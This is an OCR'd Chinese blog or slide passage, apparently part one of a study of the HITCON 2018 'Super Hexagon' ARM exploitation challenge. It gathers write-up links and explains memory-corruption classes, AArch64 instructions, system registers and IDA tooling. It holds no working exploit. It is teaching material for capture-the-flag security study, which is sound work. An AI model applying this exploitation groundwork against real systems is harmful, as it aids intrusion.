
Super Hexagon（1/2）

2022-02-14


Super Hexagon：题目情况

题目情况



http://ctf2018.hitcon.org/dashboard/

附件：
AArch64-Reference-Manual.pdf
super_hexagon-2044407c141e2a3a49d9fb57b62c73ee.tar.xz



题目情况


Part1/7 (EL0)
https://hackmd.io/@bata24/HyMQI7PuB
Part2/7 (EL1)
https://hackmd.io/@bata24/HJMKyaDfl
Part3/7 (EL2)
https://hackmd.io/@bata24/S1bHxavMU
Part4/7 (S-EL0)
https://hackmd.io/@bata24/BJHBSc0g8
Part5/7 (S-EL0别解)
https://hackmd.io/@bata24/By9QPIFMU
Part6/7 (S-EL1)
https://hackmd.io/@bata24/H1N-W6vf8
Part7/7 (S-EL3)
https://hackmd.io/@bata24/HJhLZTvGI

Super Hexagon: A Journey from EL0 to S-EL3
https://hernan.de/blog/super-hexagon-a-journey-from-el0-to-s-el3/
https://github.com/grant-h/ctf/tree/master/hitcon18/superhexagon

There and Back Again: HITCON 2018's Super Hexagon
https://nafod.net/blog/2019/08/02/hitcon-2018-super-hexagon.html
https://github.com/nafod/super-hexagon

HITCON CTF 2018 Write up Written by BFKinesiS
https://github.com/balsn/ctf_writeup/tree/685c28a6cfe485a8e7e7cca738e45e252a7ab857/20181019-hitconctf

Write up by u1f383
https://github.com/u1f383/writeup/blob/main/learning/Arm.md



Super Hexagon：基础

基础：内存破坏漏洞

本质：读写了本不应该属于你的内存

例子：空间上（溢出、越界）

时间上（UAF、TOCTOU）

位置：

间接跳转关键数据（控制流）：

返回地址

各种函数指针


多级函数指针

跳转表索引

内存管理关键数据（数据流）：


堆管理元数据

读写元素的指针



基础：ARMv8指令集


AArch64 通用寄存器



ARMv8/ARM64/AArch64 在指令集层面是一个意思
简单了解 aarch64 指令集即可：

https://courses.cs.washington.edu/courses/cse469/19wi/arm64.pdf
https://azeria.gumroad.com/l/aarch64-cheatsheet

IDA可以自动打印汇编指令的含义：




```
STP             X29, X30, [SP,#var_20]! ; Store Pair
MOV             X29, SP ; Rd = Op2
STR             X19, [SP,#0x20+var_10] ; Store to Memory
BL              intro   ; Branch with Link
```

基础：ARMv8系统寄存器

ARM v8 有一堆系统寄存器
使用MRS、MSR指令读写：

https://developer.arm.com/documentation/den0024/a/ARMv8-Registers/System-registers

```
MRS   x0, TTBR0_EL1   // Move TTBR0_EL1 into x0
```

```
MSR   TTBR0_EL1, x0   // Move x0 into TTBR0_EL1
```


由于历史原因（系统寄存器是从ARMv7协处理器演变而来），每个系统寄存器都可看做是一个标号
正向的源码中可以写寄存器名称，编译器认识，但逆向的IDA中只能看到寄存器标号：

```
ROM:FFFFFFFFC0000000 sub_FFFFFFFFC0000000                    ; DATA XREF: sub_FFFFFFFFC0008930+10↓o
ROM:FFFFFFFFC0000000                 ADR         X0, unk_FFFFFFFFC0001000 ; Load address
ROM:FFFFFFFFC0000004                 MSR         #0, c2, c0, #0, X0 ; Transfer Register to PSR
ROM:FFFFFFFFC0000008                 ADR         X0, unk_FFFFFFFFC0004000 ; Load address
ROM:FFFFFFFFC000000C                 MSR         #0, c2, c0, #1, X0 ; Transfer Register to PSR
```


比如这个标号：0,c2,c0,0 就对应着一个系统寄存器，但IDA不知道对应的是什么含义的系统寄存器
故有一个IDA插件：https://github.com/gdelugre/ida-arm-system-highlight
MAC下放置于：/Applications/IDA Pro/idabin/plugins/highlight_arm_system_insn.py 即可
插件脚本中set_color函数可设置了背景颜色，默认为黑色，可修改为0xffffffff使底为白色：
安装好插件后，重新打开IDA，即可看到注释中标记了对应系统寄存器的名字， 0,c2,c0,0 就是TTBR0_EL1

```
ROM:FFFFFFFFC0000000 sub_FFFFFFFFC0000000                    ; DATA XREF: sub_FFFFFFFFC0
ROM:FFFFFFFFC0000000                 ADR         X0, unk_FFFFFFFFC0001000 ; Load add
ROM:FFFFFFFFC0000004                 MSR         #0, c2, c0, #0, X0 ; [>] TTBR0_EL1
ROM:FFFFFFFFC0000008                 ADR         X0, unk_FFFFFFFFC0004000 ; Load add
ROM:FFFFFFFFC000000C                 MSR         #0, c2, c0, #1, X0 ; [>] TTBR1_EL1
```

基础：ARMv8异常级别




x86的保护环

